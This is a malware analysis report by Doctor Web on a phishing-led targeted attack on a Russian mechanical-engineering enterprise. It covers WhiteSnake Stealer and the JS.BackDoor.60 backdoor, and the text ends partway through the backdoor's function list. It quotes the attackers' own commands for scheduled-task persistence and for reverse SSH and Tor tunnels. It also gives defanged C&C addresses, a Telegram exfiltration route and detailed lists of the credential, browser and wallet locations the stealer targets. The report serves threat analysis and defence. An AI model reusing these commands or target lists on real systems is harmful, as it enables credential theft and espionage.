




Dr.WEB

**Study of a targeted attack
on a Russian enterprise in
the mechanical-engineering
sector**



© **Doctor Web, Ltd., 2024. All rights reserved.**

This document is the property of Doctor Web, Ltd. (hereinafter - Doctor Web). No part of this document may be reproduced, published or transmitted in any form or by any means for any purpose other than the purchaser's personal use without proper attribution.

Doctor Web develops and distributes Dr.Web information security solutions which provide efficient protection from malicious software and spam.

Doctor Web customers can be found among home users from all over the world and in government enterprises, small companies and nationwide corporations.

Dr.Web antivirus solutions are well known since 1992 for continuing excellence in malware detection and compliance with international information security standards. State certificates and awards received by the Dr.Web solutions, as well as the globally widespread use of our products are the best evidence of exceptional trust to the company products.

**Study of a targeted attack on a Russian enterprise in the mechanical-engineering sector
3/7/2024**

Doctor Web Head Office
2-12A, 3rd str. Yamskogo polya
Moscow, Russia
125040

Website: www.drweb.com
Phone: +7 (495) 789-45-87

Refer to the official website for regional and international office information.

Introduction

In October 2023, Doctor Web was contacted by a Russian mechanical-engineering enterprise that suspected malware was on one of its computers. Our specialists investigated this incident and determined that the affected company had encountered a targeted attack. During this attack, malicious actors had sent phishing emails with an attachment containing the malicious program responsible for the initial system infection and installing other malicious instruments in the system.


The goal of this attack was to collect sensitive information about the employees as well as to gather data about the company's infrastructure and its internal network. In addition, we detected that data had been uploaded from the infected computer; this included files stored on the computer and screenshots taken while the malware was in operation.

General Information About the Attack and the Tools Involved






In early October 2023, malicious actors sent several phishing emails to the email address of the affected company. The subject of the messages was related to an "investigation" of certain criminal cases of tax evasion. These emails were supposedly sent on behalf of an investigator with the Investigative Committee of the Russian Federation and contained two attachments. The first one was a password-protected ZIP archive. It concealed a malicious program which, when executed, initiated the system infection process. The second attachment, a PDF document, was not malicious. It contained a phishing text stating that all the information about the "criminal case" was in the archive and encouraged the user to open the malicious program from it.

The very first such phishing message contained the ZIP archive `Требование 19098 След ком РФ от 02.10.23 ПАРОЛЬ - 123123123.zip`. For its part, the trojan app in it was concealed in the file `Перечень юридических лиц и предприятий, уклонение от уплаты налогов, требования и дополнительные.exe`.

One of the last messages sent is the one shown below:



The phishing PDF document `Требование следователя, уклонение от уплаты налогов (запрос в рамках УД).pdf` and the ZIP archive `Требование 19221 СК РФ от 11.10.2023 ПАРОЛЬ - 123123123.zip` were attached to it. The archive contained the following items:

-  `СК РФ.png`
-  `Права и обязанности и процедура ст. 164, 170, 183 УПК РФ.pdf`
-  `Перечень предприятий, уклонение от уплаты налогов, а также дополнительные материалы.exe`
-  `Пароль для открытия 123123123.odt`
-  `Дополнительные материалы, перечень вопросов, накладные и первичные документы.exe`

Similar to in their earlier messages, the attackers indicated the password for extracting files from the archive, both in its name and in the name of the document `Пароль для открытия 123123123.odt`. This document itself, as well as the files `Права и обязанности и процедура ст. 164, 170, 183 УПК РФ.pdf` and the `СК РФ.png`, were not malicious.

This archive contained two copies of the trojan application: `Перечень предприятий, уклонение от уплаты налогов, а также дополнительные материалы.exe` and `Дополнительные материалы, перечень вопросов, накладные и первичные документы.exe`.

In all cases, **Trojan.Siggen21.39882** was the malicious program distributed by attackers. This malware, also known as WhiteSnake Stealer, is sold on the DarkNet and is used to steal account data from a variety of software and to hijack other data. Moreover, it can download and install other malicious apps on attacked computers. In the targeted attack in question, it was assigned the role of initiating the first infection stage. After receiving the corresponding commands, this trojan collected and transmitted to the attackers information about configuring Wi-Fi network profiles in the infected system as well as the passwords for accessing them. It then launched an SSH proxy server and installed the second stage in the system.

The second stage, and simultaneously the threat actors' main instrument, was the **JS.BackDoor.60** malicious backdoor program. It was the tool through which the main interaction between the attackers and the infected system took place. One of the backdoor's features is that it uses its own JavaScript framework. The trojan consists of the primary obfuscated body and additional modules that, owing to the specifics of the malware's architecture, are simultaneously a trojan component and the tasks that it executes via the JavaScript functions they share. The trojan receives new tasks from its C&C server, and *de facto* they turn it into a multi-component threat with expandable functionality, which allows it to be used as a powerful cyberespionage instrument.


The mechanism that **JS.BackDoor.60** used to provide itself with the autorun ability is also of interest. Along with employing a traditional method—adding necessary changes to the Windows registry—the trojan modified the shortcut files (.lnk) in a specific way. For this, it verified the contents of a number of system directories, including the Desktop and taskbar directories. For all the shortcut files it found in them (excluding `Explorer.lnk` or `Проводник.lnk`), it assigned the program `wscript.exe` as a target app for launching. At the same time, it added special arguments for its execution, one of which was the Alternate Data Stream (or ADS), in which the backdoor body was written. As a result of the changes, the modified shortcuts launched the **JS.BackDoor.60** first, and only after that—the initial programs.

Throughout the whole attack, malicious actors were actively sending various commands to the backdoor. With its help, they stole the contents of dozens of directories from the infected computer, which contained both personal and corporate data. Moreover, we found evidence that the trojan had created screenshots.


The additional spying instrument in this attack was the **BackDoor.SpyBotNET.79** malicious program, which was used for audio surveillance and for recording conversations through the microphone attached to the infected computer. This trojan recorded audio only when it detected a certain sound intensity—in particular, one characteristic of a voice.

At the same time, the attackers also tried to infect the system with the **Trojan.DownLoader46.24755** downloader trojan, but failed due to an error that occurred.

The chronology of the attack is shown in the next illustration:



The chronology of the tasks received by **JS.BackDoor.60**:



The analysis conducted by our specialists did not clearly indicate the involvement of any of the previously known APT groups in this attack.

Conclusion

The use of malicious instruments, which are available as a commercial service (MaaS — Malware as a Service), such as **Trojan.Siggen21.39882**, allows even relatively inexperienced malicious actors to carry out quite sensitive attacks against both businesses and government agencies. For its part, social engineering still poses a serious threat. This is a relatively simple but effective way to bypass a built-in protection layer, and it can be used by both experienced and novice cybercriminals. In this regard, it is especially important to ensure that the entire infrastructure of an enterprise is protected, including its workstations and email gateways. Moreover, it is recommended to conduct periodic training sessions for employees on the topic of information security and to familiarize them with current digital threats. All these measures will help reduce the likelihood of cyber incidents and minimize the damage from attacks.

Operating Routine of Discovered Malware Samples

Trojan.Siggen21.39882

A trojan application also known as WhiteSnake Stealer. It is written in .NET and targets computers running Microsoft Windows operating systems. Malicious actors use it to steal account data from a variety of software and also to hijack other data. In addition, it allows other apps to be downloaded and run in an infected system.

Operating routine

Verification of execution in virtual machines

Before infecting a target system, the trojan checks the runtime environment to detect whether it was launched in a virtual machine. It does this by accessing the WMI interface. For this, the trojan uses the entity `Win32_ComputerSystem` in the `\root\CIMV2` namespace. This entity contains information about the computer's properties and the installed operating system.

In this structure, the fields `Model` and `Manufacturer` are verified to see whether the following strings are present in them:

- virtual
- vmbox
- vmware
- thinapp
- VMXh
- innotek gmbh
- tpvcgateway
- tpautoconnsvc
- vbox
- kvm
- red hat
- qemu

The above fields correspond to the following information:

- `Model` — the name assigned to the computer by its manufacturer;
- `Manufacturer` — the name of the computer manufacturer.

If a virtual machine is detected, the trojan stops working.

Anchoring in the system

The trojan copies itself into the `%LOCALAPPDATA%/WindowsSecurity/` directory. Next, it executes a command that looks like this:

```
cmd.exe /C chcp 65001 && ping 127.0.0.1 && schtasks /create /tn "<SAMPLE>" /sc MINUTE /tr "%LOCALAPPDATA%\WindowsSecurity\<SAMPLE.EXE>" /rl HIGHEST /f && DEL /F /S /Q /A "%PATH_SAMPLE.EXE" && START "" "%LOCALAPPDATA%\WindowsSecurity\<SAMPLE.EXE>
```

where `SAMPLE` is the name of the malware's previously copied executable file.

This command performs a number of actions that include:

1. Changing the console encoding to 65001 (Unicode).
2. Verifying the availability of a local host.
3. Creating a task with the following parameters:
 - `tn` — task name;
 - `tr` — path to the task;
 - `sc` — schedule type — `MINUTE`;
 - `rl` — launching privileges — `HIGHEST` (if the trojan is launched without administrative rights, the `LIMITED` value is used instead);
 - `f` — to create a task and disable warnings if a given task already exists.
4. Deleting the current file from which the trojan was executed.
5. Running the trojan from `%LOCALAPPDATA%\WindowsSecurity\<SAMPLE.EXE>`.

Distribution

Depending on the configuration, the trojan can spread in the following ways:

- by infecting local user accounts;
- by infecting removable storage devices.

When infecting local user accounts, the trojan accesses the WMI interface, and in the `\root\CIMV2` namespace, uses the entity `Win32_UserAccount`, which contains information about Windows user accounts. With the help of this structure, the trojan obtains the full list of users in the infected system. Next, the malicious program copies itself into the `startup` directory of every user.

When infecting removable storage devices, the trojan obtains the list of all the drives in the system. If any of the detected drives is removable, the malware copies itself to its root directory.

Collecting system information

The first network packet that the trojan sends to the C&C server after infecting the OS is a packet containing system information and the results obtained by executing tasks. The tasks that the trojan executes will be described in more detail in the corresponding section of the malware description.

Below is an example of the data sent in this packet.

Parameter name (Key)	The contents (Value)	Data-collection method
Username	The Windows user name	From the <code>UserName</code> environment variable; spaces are replaced with the <code>_</code> symbol.
Compname	The name of the infected computer	From the <code>COMPUTERNAME</code> environment variable; spaces are replaced with the <code>_</code> symbol.
OS	The operating system version	From the <code>OSVERSIONINFO</code> structure.
Tag	res1110myformish	A constant string that represents the trojan's build identifier.
IP	The IP address of the infected computer	From the response received after contacting the <code>hxxp://ip-api[.]com/line?fields=query,country</code> service.
Screen size	Screen resolution listed in the format <code><width>x<height></code>	*
CPU	Processor name	From the <code>\root\CIMV2</code> namespace — <code>Win32_Processor</code> entity — <code>Name</code> field.
GPU	Video controller name	From the <code>\root\CIMV2</code> namespace — <code>Win32_VideoController</code> entity — <code>Name</code> field.
RAM	The amount of RAM, GB.	From the <code>\root\CIMV2</code> namespace — <code>Win32_ComputerSystem</code>

Parameter name (Key)	The contents (Value)	Data-collection method
		entity — TotalPhysicalMemory field.
Disk	Disk size, GB.	From the \root\CIMV2 namespace — Win32_LogicalDisk entity.
Model	The name given to the computer by its manufacturer.	From the \root\CIMV2 namespace — Win32_ComputerSystem entity — Model field.
Manufacturer	The computer manufacturer's name	From the \root\CIMV2 namespace — Win32_ComputerSystem entity — Manufacturer field.
Beacon	Proxy type	A constant string; its value is either <code>serveo</code> or <code>tor</code> .
Stub version	1.6.1.3	A constant that represents the trojan's build version.
ExeeD	The path to the current executed file	*
Execution timestamp	Current time	*
Screenshot	A screenshot encoded with base64	*
LoadedAssemblies	The list of loaded dll libraries for the current process	*
RunningProcesses	The list of running processes	*
InstalledApplications	The list of installed applications	From the SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall DisplayName registry branch.

*For fields where the data-collection method is not described, data is obtained by calling standard functions and algorithms for the C# language.

This packet is an XML form that looks like the following:

```
<Report xmlns:xsd="{http://www.w3.org/2001/XMLSchema}"
xmlns:xsi="{http://www.w3.org/2001/XMLSchema-instance}">
```

```
<files>
  <file filename="" filedata="" filesize="" createdDate="" modifiedDate="" />
  ...
</files>
<information>
  <information key=$key_name value=$value />
  <information key=$key_name value=$value />
  ...
</information>
</Report>
```

where:

- `$key_name` and `$value` — corresponding fields from the table;
- `files` — contains information about crypto-wallet files, session files, logs, and passwords.

The packet to be sent is encrypted with an RSA algorithm. The public encryption key is built into the trojan as an XML form and is shown below:

```
<RSAKeyValue>
  <Modulus>
qFKhw3Pbm+8iRzI/nVQpp01DlMBuIXV8x/mcTZJKMCT2MwkzUVD77VLFac3GGj5/vkbipjQP/gdeYSBHxr2KM
NKgV8xfz1B5Az+dC3Rgy/bvO9DohGFnEx1CG7NJRuVt/gjy8gWeSOarnkEQIewXx/
+D+xN4Fd4NWguHvPhUguI19kFpPx8f9U2/iv9CsctWvknAFadSd0uiNCvi2RIZQIcpFiUElxAezaZfL1w8BZ5
vY/Hi/dstLEUyKqEoxq2ch+LIqTZoLYxkojfd0OyGoWgwY4N07n5z5akqm9wFU00J7MhcbjhkfuPE/Yy6LXI8
Q74CcIJqMYRRaNUwChLWLQ==
  </Modulus>
  <Exponent>
AQAB
  </Exponent>
</RSAKeyValue>
```

The results from completing tasks are sent both to one of the C&C servers and to a dedicated Telegram chat.

The specifics of transferring data to the C&C server

To select a C&C server IP address, the trojan sends a packet to each address from the available list until the transmission is successful. Below is the list of addresses:

```
hxxp[://213[.]232.255.61:8080
hxxp[://88[.]99.71.225:8080
hxxp[://51[.]178.53.191:8080
hxxp[://78[.]46.66.9:8080
hxxp[://135[.]181.206.12:8080
hxxp[://217[.]145.238.175:80
hxxps[://164[.]90.185.9:443
hxxp[://94[.]156.6.209:80
hxxp[://104[.]248.253.214:80
hxxp[://141[.]94.175.31:8098
hxxp[://34[.]207.71.126:80
hxxp[://192[.]99.44.107:8080
hxxp[://107[.]161.20.142:8080
hxxp[://52[.]86.18.77:8080
hxxps[://192[.]99.196.191:443
```

```
hxxp[://216[.]250.190.139:80
hxxp[://205[.]185.123.66:8080
hxxp[://52[.]26.63.10:9999
hxxp[://24[.]199.110.250:8080
hxxp[://45[.]55.65.93:80
hxxp[://139[.]99.123.53:9191
hxxps[://44[.]228.161.50:443
hxxp[://162[.]33.178.113:80
hxxp[://167[.]71.106.175:80
hxxp[://45[.]76.190.214:1024
hxxp[://154[.]31.165.232:80
hxxp[://168[.]138.211.88:8099
hxxps[://52[.]193.176.117:443
hxxps[://52[.]196.241.27:443
hxxps[://54[.]249.142.23:443
hxxp[://121[.]63.250.132:88
```

The request is generated as follows:

- Transmission method: PUT.
- Route formation: `<rand_str>_<username>@<compname>_report.wsr`, where:
 - `<rand_str>` — a random string with a length of 5 symbols;
 - `<username>` — user name;
 - `<compname>` — this computer's name.
- The transfer is carried out as a file upload.

The specifics of transferring data to a Telegram chat

The following message is formed:

```
#res1110myformish #Wallets #Beacon
<b>OS:</b> <i><Operating system></i>
<b>Country:</b> <i><Country></i>
<b>Username:</b> <i><Windows user account name></i>
<b>Compname:</b> <i><Computer name></i>
<b>Report size:</b> <Size of the sent XML>Mb
```

Telegram's API is used to send the packet. The main URL that contains the API token:

```
hxxps[://api[.]telegram[.]org/bot660*****:AAHL*****_*****UfVtaKSR2*****
```

The following request parameters are added to this URL:

- `chat_id=****91****` — a constant from the malware's configuration.
- `text=hexlify(data)` — contains the text of the message (described above); the data is converted using the `hexlify` function.
- `reply_markup=` — contains a json, converted with the `hexlify` function.
- `parse_mode=HTML`.

The data from the json:

```
{
  "inline_keyboard": [
    [
      {
        "text": "Download",
        "url": <c2_response>,
      },
      {
        "text": "Open",
        "url": <url>
      }
    ]
  ]
}
```

where:

- <c2_response> — the C&C server's response to the sent report;
- <url> — the `hxxp[:]//127[.]0.0.1:18772/handleOpenWSR?r=<c2_response>` address.

Tasks executed when collecting information

The trojan has a built-in XML form with a list of data-collection tasks. This form consists of blocks of tasks that are structured as follows:

```
<command name="0">
  <args>
    <string>...</string>
    ...
  </args>
</command>
```

where:

- name — the type of task executed;
- args — the list of arguments for the task.

Collected data

1. Collecting data using regular expressions—data is collected in the desired directory, using a regular expression.

Path to the directory	Regular expressions
%AppData%\Authy Desktop\Local Storage\leveldb	*
%AppData%\dolphin_anty	db.json

Path to the directory	Regular expressions
%USERPROFILE%\OpenVPN\config	**.ovpn
%AppData%\WinAuth	*.xml
%AppData%\obs-studio\basic\profiles	*\service.json
%AppData%\FileZilla	sitemanager.xml recentservers.xml
%LocalAppData%\AzireVPN	token.txt
%USERPROFILE%\snowflake-ssh	session-store.json
%ProgramFiles(x86)%\Steam	ssfncfg*.vdf
%Appdata%\Discord\Local Storage\leveldb	*.l??
%AppData%\The Bat!	ACCOUNT.???
%SystemDrive%	Account.rec0
%AppData%\Signal	config.json sql\db.sqlite
%AppData%\Session	config.json sql\db.sqlite
%AppData%\tox	*.db *.tox *.ini *.json *.hstr
%AppData%\purple	accounts.xml
%AppData%\ledger live	app.json
%AppData%\atomic\Local Storage\leveldb	*.l??
%AppData%\WalletWasabi\Client\Wallets	*.json
%AppData%\Binance	*.json
%AppData%\Guarda\Local Storage\leveldb	*.l??
%LocalAppData%\Coinomi\Coinomi\wallets	*.wallet
%AppData%\Bitcoin\wallets	**wallet*

Path to the directory	Regular expressions
%AppData%\Electrum\wallets	*
%AppData%\Electrum-LTC\wallets	*
%AppData%\Zcash	*wallet*.dat
%AppData%\Exodus	exodus.conf.json exodus.wallet*.seco
%AppData%\com.liberty.jaxx\IndexedDB\file_0.indexeddb.leveldb	.l??
%AppData%\Jaxx\Local Storage\leveldb	.l??
%UserProfile%\Documents\Monero\wallets	**
%AppData%\MyMonero	FundsRequests* PasswordMeta* Wallets*
%UserProfile%\Desktop	*.txt *.doc* *.xls* *.kbd* *.pdf
%UserProfile%\Downloads	*.txt *.doc* *.xls* *.kbd* *.pdf
%AppData%\Telegram Desktop\tdata	*s;????????????????*s

2. Collecting user profiles—all data is copied from the desired directory:

Path to the directory
%AppData%\Google\Chrome\Profiles
%AppData%\Yandex\YandexBrowser\Profiles
%AppData%\Vivaldi\Profiles
%AppData%\CocCoc\Browser\Profiles
%AppData%\CentBrowser\Profiles
%AppData%\BraveSoftware\Brave-Browser\Profiles

Path to the directory
%AppData%\Chromium\Profiles
%AppData%\Microsoft\Edge\Profiles
%AppData%\Opera Software\Opera Stable
%AppData%\Opera Software\Opera GX Stable
%Appdata%\Discord
%LocalAppdata%\Mozilla\Firefox\Profiles
%LocalAppdata%\Thunderbird\Profiles

3. Collecting data about crypto wallets. The list of crypto wallets that malicious actors are interested in:

The name of the crypto wallet	The ID of the corresponding browser plugin
Metamask	nkbihfbeogaeaoehlefnkodbefgpgknn
Ronin	fnjhmkhmkbjkkabndcnnogagogbneec
BinanceChain	fhbohimaelbohpbjbbldcngcnapndodjp
TronLink	ibnejdfjmmkpcnlpebklmnkoeiohofec
Phantom	bfnaelmomeimhlpmgjnjojphpkkoljpa

4. Collecting data from the Windows registry:

Registry key	Collected values
SOFTWARE\Martin Prikryl\WinSCP 2\Sessions*	HostName UserName Password
SOFTWARE\FTPWare\CoreFTP\Sites*	Host Port User PW
SOFTWARE\Windscribe\Windscribe2	userId authHash

Keylogger registration

The initial keylogger registration is performed when the trojan starts. Its further interaction with the keylogger is carried out through commands received from the C&C server. Keystroke data is saved to the malware's memory.

Command execution

Before the trojan begins executing commands, it installs a proxy server. The malware's configuration has a field that is responsible for the proxy type:

- `serveo` — a proxy using the SSH protocol and a Serveo service;
- `tor` — a proxy using the Tor network.

The information about the type of proxy used is sent to the C&C server in the first packet with the system information and is located in the `Beacon` field.

A proxy server based on the Tor protocol

The trojan verifies whether the Tor application was previously downloaded. This check is performed depending on the availability of the `%LOCALAPPDATA%/9hyfy7lwm1/tor\tor-real.exe` file. If the program does not exist, the trojan downloads it from the link `hxxps[:]//github[.]com/matinrco/tor/releases/download/v0.4.5.10/tor-expert-bundle-v0.4.5.10.zip`.

Next, it creates a `%LOCALAPPDATA%/9hyfy7lwm1/tor\torrc.txt` configuration file for Tor as follows:

```
SOCKSPort <port> + 1
ControlPort <port> + 2
DataDirectory %LOCALAPPDATA%/9hyfy7lwm1/tor/data
HiddenServiceDir %LOCALAPPDATA%/9hyfy7lwm1/tor/host
HiddenServicePort 80 127.0.0.1:<port>
HiddenServiceVersion 3
```

where `<port>` is the port number on which the Tor application is opened.

Lastly, the trojan launches the app with the command `%LOCALAPPDATA%/9hyfy7lwm1/tor\tor-real.exe -f '%LOCALAPPDATA%/9hyfy7lwm1/tor\torrc.txt`.

A proxy server based on the SSH protocol and a Serveo service

The trojan verifies whether the OpenSSH instrument was downloaded earlier. This check is performed by referring to the `SOFTWARE\OpenSSH` Windows registry key. If such a key does

not exist, the trojan downloads a ZIP archive containing the program, using the link `hxxps[://github[.]com/PowerShell/Win32-OpenSSH/releases/download/v9.2.2.0p1-Beta/OpenSSH-Win32.zip` and places it into `%TEMP%/ssh-000.zip`.

Next, it unpacks the archive and launches OpenSSH with the following command:

```
ssh.exe -o "StrictHostKeyChecking=no" -R 80:127.0.0.1:1233 serveo[.]net
```

where:

- `o` — options — these are the parameters of the launch;
- `R` — address — this is the Serveo service address.

Commands executed by the trojan

After the proxy server is initialized, the trojan creates `httpListener` and connects to the created server. Next, it waits for commands to arrive.

Below is the list of commands available to the trojan:

Command name	Description
PING	The following response to the C&C server is generated: <code>PONG >> <title>>> <keys> >> 0</code> , where: <ul style="list-style-type: none">• <code>title</code> is the current process name;• <code>keys</code> is the data collected by the keylogger.
UNINSTALL	Removing the trojan from the infected system: <ul style="list-style-type: none">• The currently running malware process is stopped;• The command <code>cmd /C chcp 65001 && ping 127.0.0.1 && DEL /F /S /Q /A "<PATH_SAMPLE.EXE>"</code> is launched to delete the trojan executable file.
REFRESH	The re-collection of system information and user data.
SCREENSHOT	A screenshot is taken.
NETDISCOVER	A separate thread is created to scan the local network.
DPAPI <data>	The trojan decrypts user data that was previously uploaded to the C&C server and can only be decrypted locally on the infected computer. The encrypted data is sent in the argument.
WEBCAM	A picture is taken with the web camera.

Command name	Description
COMPRESS <file_name>	The specified file is placed into a ZIP archive. The name of target file is sent in the argument.
DECOMPRESS <file_name>	A file is extracted from a target ZIP archive. The name of the target archive is sent in the argument.
TRANSFER	Not implemented.
GET_FILE <file_name>	The trojan reads the contents of the target file. The name of the target file is sent in the argument.
LIST_FILES	The current directory is listed.
LIST_PROCESSES	The trojan creates a list of running processes.
EXPOSE <ip> <port> <http_version>	The trojan launches an SSH session. The arguments are: <ul style="list-style-type: none">• The IP address to connect to;• The port number;• The HTTP protocol version (HTTP or HTTPS).
PROXY_SETUP	The trojan enrolls a SOCKS5 proxy server in the infected system: <ul style="list-style-type: none">• it installs the socks5_proxy application that is downloaded from <code>https://github.com/wzshiming/socks5/releases/download/v0.4.2/socks5_windows_amd64.exe</code> and saved to <code>%LOCALAPPDATA%/9hyfy7lwml/proxy.exe</code>;• it generates a random port;• it launches <code>proxy.exe -a 127.0.0.1:<random_port></code>;• it connects to this port via the SSH protocol.
KEYLOGGER START	Launches the keylogger.
KEYLOGGER STOP	Stops the keylogger.
KEYLOGGER VIEW	Receives data recorded by the keylogger.
LOADEXEC <url>	Downloads a file and launches it. The argument is the URL for downloading the target file.
LOADER <url>	Downloads a file. The argument is the URL leading to the target file.
cd <path>	The current directory is changed. The argument is the path to change the target directory to.

JS.BackDoor.60

Written in the JavaScript scripting language, this malicious program is designed to operate on computers running Microsoft Windows operating systems. It is a backdoor that executes attackers' commands. Its main task is cyber espionage. This malware can be used to steal files from the computers it attacks, hijack keystrokes, create screenshots, etc. In addition, the backdoor can download its own updates and expand its functionality, thanks to its modular structure.

Operating routine

The **JS.BackDoor.60** is a multi-component trojan that uses its own JavaScript framework. It consists of an obfuscated body and a number of additional modules, which are received from the C&C server and contain the main backdoor functionality. These modules are both part of the **JS.BackDoor.60** and the tasks that the trojan executes through the JavaScript functions they have in common.

The body of **JS.BackDoor.60** cyclically receives and executes a payload (the target malicious JavaScript code is the task) from the C&C server. To receive it, it sends a packet to the server containing the message `ping`. After the payload is received, a packet with the message `pong` is sent to the server.

The code to be executed is sent to the backdoor in the following format:

```
<main_sleep>15000</main_sleep><taskn>1</taskn><task1><id>167e315b7fc67</id><monkeycode>...</monkeycode></task1>
```

The `taskn` tag represents the number of tasks received from the C&C server.

The `taskN` tags assign each task, where `N` is the task number.

The `id` tag inside every task sets its identifier, which is a random hex string.

The `monkeycode` tag contains the task's JavaScript code for execution.

Common functions located in the tasks

Tasks received by **JS.BackDoor.60** have common functions, which are used in each of them with varying degrees of frequency.

At the time of this backdoor's analysis, the following functions were discovered:

- `lr_run_exe(cmd)`
- `lr_is_elevated()`
- `lr_url(msg)`

- `lr_post(data, msg)`
- `lr_stats(msg)`
- `lr_statse(msg)`
- `lr_cmdr(data)`
- `lr_screensh()`
- `lr_check_scr(sec)`
- `lr_upload(srcPath, url, sec, canSplit, checkScr)`

lr_run_exe(cmd)

